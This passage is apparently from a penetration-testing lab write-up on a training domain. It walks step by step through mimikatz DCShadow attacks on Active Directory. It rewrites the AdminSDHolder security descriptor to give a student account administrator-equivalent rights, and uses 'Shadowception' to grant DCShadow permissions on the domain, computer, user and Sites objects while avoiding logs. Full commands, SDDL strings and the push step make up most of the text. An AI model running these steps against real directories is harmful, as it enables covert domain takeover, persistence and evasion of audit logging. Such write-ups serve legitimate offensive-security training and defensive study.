userprincipalname     : student13@moneycorp.local
name                  : student13
objectsid             : S-1-5-21-560323961-2032768757-2425134131-1127
samaccountname        : student13
codepage              : 0
samaccounttype        : 805306368
whenchanged           : 1/3/2019 11:57:33 AM
accountexpires        : 9223372036854775807
countrycode           : 0
adspath               : LDAP://CN=student13,CN=Users,DC=moneycorp,DC=local
instancetype          : 4
usncreated            : 626559
objectguid            : 9956d51f-f42e-4eaa-a3b7-5f1b8cbdd629
lastlogoff            : 1/1/1601 12:00:00 AM
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=moneycorp,DC=local
dscorepropagationdata : {1/4/2019 11:29:27 AM, 1/4/2019 10:32:28 AM, 1/3/2019 1:06:33 PM, 1/3/2019 12:04:46 PM...}
givenname             : student13
lastlogon             : 1/4/2019 10:33:06 AM
badpwdcount           : 0
cn                    : student13
useraccountcontrol    : 512
whencreated           : 1/3/2019 11:56:08 AM
primarygroupid        : 513
pwdlastset            : 1/3/2019 11:56:08 AM
usnchanged            : 626567
```


```
Untitled - Notepad
File  Edit  Format  View  Help
O:DAG:DAD:PAI(A;;LCRPLORC;;;AU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SY)(A;;CCDCLCSWRPWPLOCRSDRCWDWO;;;BA)(A;;LCRPLORC;;;RU)
(A;;CCDCLCSWRPWPLOCRRCWDWO;;;DA)(A;;CCDCLCSWRPWPLOCRRCWDWO;;;S-1-5-21-560323961-2032768757-2425134131-519)(OA;;CR;ab721a53-
1e2f-11d0-9819-00aa0040529b;;WD)(OA;CI;RPWPCR;91e647de-d96f-4b70-9557-d63ff4f3ccd8;;PS)(OA;;CR;ab721a53-1e2f-11d0-9819-
00aa0040529b;;PS)(OA;;RP;46a9b11d-60ae-405a-b7e8-ff8a58d456d2;;S-1-5-32-560)(OA;;RPWP;5805bc62-bdc9-4428-a5e2-
856a0f4c185e;;S-1-5-32-561)(OA;;RPWP;6db69a1c-9422-11d1-aebd-0000f80367c1;;S-1-5-32-561)(OA;;RPWP;bf967a7f-0de6-11d0-a285-
00aa003049e2;;CA)(A;;CCDCLCSWRPWPLOCRSDRCWDWO;;;S-1-5-21-560323961-2032768757-2425134131-1127)
```

Now it’s time for DCShadow 🙂


```
lsadump::dcshadow /object:CN=AdminSDHolder,CN=System,DC=moneycorp,DC=local /attribute:ntSecurityDescriptor /value:<LIKE-Figure>
```

```
mimikatz # lsadump::dcshadow /object:CN=AdminSDHolder,CN=System,DC=moneycorp,DC=local /attribute:ntSecurityDescriptor /value:O:DAG:DAD:PAI(A;;LCRPLORC;;;AU)
PDTLOCRSDRCWDWO;;;SY)(A;;CCDCLCSWRPWPLOCRSDRCWDWO;;;BA)(A;;LCRPLORC;;;RU)(A;;CCDCLCSWRPWPLOCRRCWDWO;;;DA)(A;;CCDCLCSWRPWPLOCRRCWDWO;;;S-1-5-21-560323961-203
131-519)(OA;;CR;ab721a53-1e2f-11d0-9819-00aa0040529b;;WD)(OA;CI;RPWPCR;91e647de-d96f-4b70-9557-d63ff4f3ccd8;;PS)(OA;;CR;ab721a53-1e2f-11d0-9819-00aa0040529b
a9b11d-60ae-405a-b7e8-ff8a58d456d2;;S-1-5-32-560)(OA;;RPWP;5805bc62-bdc9-4428-a5e2-856a0f4c185e;;S-1-5-32-561)(OA;;RPWP;6db69a1c-9422-11d1-aebd-0000f80367c1
(OA;;RPWP;bf967a7f-0de6-11d0-a285-00aa003049e2;;CA)(A;;CCDCLCSWRPWPLOCRSDRCWDWO;;;S-1-5-21-560323961-2032768757-2425134131-1127)
```


Now With Second Mimikatz with DA privilegs:



Now Let’s check our Permission :



We have Exact same permission As built-in Administrator



Very Interesting Thing ⬇️

We Can run DCShadow From DCShadow (Shadowception)

That without leaving logs 😉

Before we Mentioned the Set-DCShadowPermissions with minimal permissions but there is a problem

- `( leaves logs when we changed the ACL for Domain object or Site object )`

So How Do we avoid leaving that logs?

if we set that permission By using ShadowCeption 😛

- We need to append following ACEs with out user's SID at the end :
  - On the Domain Object :
    - `(OA;;CR;1131f6ac-9c07-11d1-f79f-00c04fc2dcd2;;` **`UserSID`** `)`
    - `(OA;;CR;9923a32a-3607-11d2-b9be-0000f87a36b2;;` **`UserSID`** `)`
    - `(OA;;CR;1131f6ab-9c07-11d1-f79f-00c04fc2dcd2;;` **`UserSID`** `)`
  - On the Attacker Computer object
    - `(A;;WP;;;UserSID)` , **WP →WriteProbirty**
  - On the target user object
    - `(A;;WP;;;UserSID)`
  - On the sites object in Configuration Container
    - `(A;Cl;CCDC;;;UserSID)` , **CCDC →Create Child , Delete Child.**


```
# Read the current ACL of the domain Controller:
(New-ObjectSystem.DirectoryServices.DirectoryEntry("LDAP://DC=moneycorp,DC=local")).psbase.ObjectSecurity.sddl
```

This is ACL for Domain Controller .

On the Mimikatz:

```
lsadump::dcshadow /stack /object:DC=moneycorp,DC=local /attribute:ntSecurityDescriptor /value:<ACL_FOR_DC>
```

> In the < AC_FOR_DC > we Add our User SID in Domain Object Like this
>
> `(OA;;CR;1131f6ac-9c07-11d1-f79f-00c04fc2dcd2;;` **`UserSID`** `)`
>
> `(OA;;CR;9923a32a-3607-11d2-b9be-0000f87a36b2;;` **`UserSID`** `)`
>
> `(OA;;CR;1131f6ab-9c07-11d1-f79f-00c04fc2dcd2;;` **`UserSID`** `)`




And now Get the ACL for Attacker machine in our example `student13`

```
(New-Object System.DirectoryServices.DirectoryEntry("LDAP://CN=mcorp-student13,CN=Computers,DC=moneycorp,DC=local")).psbase.Ob
```


```
lsadump::dcshadow /stack /object:mcorp-<UserName>$ /attribute:ntSecurityDescriptor /value:<ACL_FOR_Attacker>
lsadump::dcshadow /stack /object:mcorp-student13$ /attribute:ntSecurityDescriptor /value:<ACL_FOR_Attacker>
```

> In the < ACL_FOR_Attacker > we Add our User SID in Domain Object Like this
>
> `(A;;WP;;;UserSID)`



And now Get the ACL for Target user in our example `root13user`

```
(New-Object System.DirectoryServices.DirectoryEntry("LDAP://CN=root13user,CN=Computers,DC=moneycorp,DC=local")).psbase.ObjectS
```

```
lsadump:dcshadow /object:<targetUser> /attribute:ntSecurityDescriptor /value:<ACL_FOR_TargetUser>
```

> In the < ACL_FOR_Target > we Add our User SID in Domain Object Like this
>
> `(A;;WP;;;UserSID)`

```
mimikatz # lsadump::dcshadow /stack /object:root13user /attribute:ntSecurityDescriptor /value:O:DAG:DAD:AI(A;;LCRPLORC;;;PS)(A;;RC;;;AU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SY)
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;AO)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;DA)(OA;;CR;ab721a53-1e2f-11d0-9819-00aa0040529b;;WD)(OA;;RPWP;e45795b2-9455-11d1-aebd-0000f80367c1;;PS)
(OA;;RPWP;77b5b886-944a-11d1-aebd-0000f80367c1;;PS)(OA;;RPWP;e45795b3-9455-11d1-aebd-0000f80367c1;;PS)(OA;;CR;ab721a53-1e2f-11d0-9819-00aa0040529b;;PS)(OA;;CR;ab721a54-1e2f
-11d0-9819-00aa0040529b;;PS)(OA;;CR;ab721a56-1e2f-11d0-9819-00aa0040529b;;PS)(OA;;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;;AU)(OA;;RP;e48d0154-bcf8-11d1-8702-00c04fb96050;;
AU)(OA;;RP;77b5b886-944a-11d1-aebd-0000f80367c1;;AU)(OA;;RP;e45795b3-9455-11d1-aebd-0000f80367c1;;AU)(OA;;RP;46a9b11d-60ae-405a-b7e8-ff8a58d456d2;;S-1-5-32-560)(OA;;RPWP;58
05bc62-bdc9-4428-a5e2-856a0f4c185e;;S-1-5-32-561)(OA;;RPWP;6db69a1c-9422-11d1-aebd-0000f80367c1;;S-1-5-32-561)(OA;;RPWP;bf967a7f-0de6-11d0-a285-00aa003049e2;;CA)(OA;;RP;037
088f8-0ae1-11d2-b422-00a0c968f939;;RS)(OA;;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;;RS)(OA;;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;;RS)(OA;;RP;4c164200-20c0-11d0-a768-00aa
006e0529;;RS)(OA;CIIOID;RP;4c164200-20c0-11d0-a768-00aa006e0529;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;CIID;RP;4c164200-20c0-11d0-a768-00aa006e0529;bf967aba-0de6-11d0-
a285-00aa003049e2;RU)(OA;CIIOID;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;CIID;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;bf967aba-0d
e6-11d0-a285-00aa003049e2;RU)(OA;CIIOID;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;CIID;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;bf9
67aba-0de6-11d0-a285-00aa003049e2;RU)(OA;CIIOID;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;CIID;RP;59ba2f42-79a2-11d0-9020-00c04fc2
d3cf;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;CIIOID;RP;037088f8-0ae1-11d2-b422-00a0c968f939;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;CIID;RP;037088f8-0ae1-11d2-b422-
00a0c968f939;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;CIID;RPWP;5b47d60f-6090-40b2-9f37-2a4de88f3063;;S-1-5-21-560323961-2032768757-2425134131-526)(OA;CIID;RPWP;5b47d60f
-6090-40b2-9f37-2a4de88f3063;;S-1-5-21-560323961-2032768757-2425134131-527)(OA;CIIOID;SW;9b026da6-0d3c-465c-8bee-5199d7165cba;bf967a86-0de6-11d0-a285-00aa003049e2;CO)(OA;CI
IOID;SW;9b026da6-0d3c-465c-8bee-5199d7165cba;bf967a86-0de6-11d0-a285-00aa003049e2;PS)(OA;CIIOID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967a86-0de6-11d0-a285-00aa003049e2
;ED)(OA;CIIOID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967a9c-0de6-11d0-a285-00aa003049e2;ED)(OA;CIID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967aba-0de6-11d0-a285-00aa
003049e2;ED)(OA;CIIOID;WP;ea1b7b93-5e48-46d5-bc6c-4df4fda78a35;bf967a86-0de6-11d0-a285-00aa003049e2;PS)(OA;CIIOID;LCRPLORC;;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;CIIO
ID;LCRPLORC;;bf967a9c-0de6-11d0-a285-00aa003049e2;RU)(OA;CIID;LCRPLORC;;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;CIID;RPWP;3f78c3e5-f79a-46bd-a0b8-9d18116ddc79;;PS)(OA;C
IID;RPWPCR;91e647de-d96f-4b70-9557-d63ff4f3ccd8;;PS)(A;CIID;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-560323961-2032768757-2425134131-519)(A;CIID;LC;;;RU)(A;CIID;CCLCSWRPWPLOCR
SDRCWDWO;;;BA)(A;;WP;;;S-1-5-21-560323961-2032768757-2425134131-1127)
```

Finally Get ACL for Sites Object Configuration Container: `(A;CI;CCDC;;;UserSID)`


```
(New-Object System.DirectoryServices.DirectoryEntry("CN=Sites,CN=Configuration,DC=moneycorp,DC=local")).psbase.ObjectSecurity.
```

```
lsadump:dcshadow /object:CN=Sites,CN=Configuration,DC=moneycorp,DC=local /attribute:ntSecurityDescriptor /value:<ACL_FOR_Sites
```

```
mimikatz # lsadump::dcshadow /stack /object:CN=Sites,CN=Configuration,DC=moneycorp,DC=local /attribute:ntSecurityDescriptor /value:O:S-1-5-21-560323961-2032768757-242513413
1-519G:S-1-5-21-560323961-2032768757-2425134131-519D:AI(A;;LCRPLORC;;;AU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SY)(A;CI;CCDC;;;S-1-5-21-268341927-4156871508-1792461683-1213)(A;;
CCLCSWRPWPLOCRRCWDWO;;;S-1-5-21-560323961-2032768757-2425134131-519)(A;CI;CCDC;;;S-1-5-21-560323961-2032768757-2425134131-1104)(OA;CIIO;SW;d31a8757-2447-4545-8081-3bb610cac
bf2;f0f8ffab-1191-11d0-a060-00aa006c33ed;S-1-5-21-560323961-2032768757-2425134131-498)(A;CIID;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-560323961-2032768757-2425134131-519)(A;C
IID;CCLCSWRPWPLOCRSDRCWDWO;;;DA)(A;CI;CCDC;;;S-1-5-21-560323961-2032768757-2425134131-1127)
```

And Now push it .

```
# First Mimikatz
lsadump:dcshadow
# Second Mimikatz With DA
lsadump::dcshadow /push
```



Done 😋.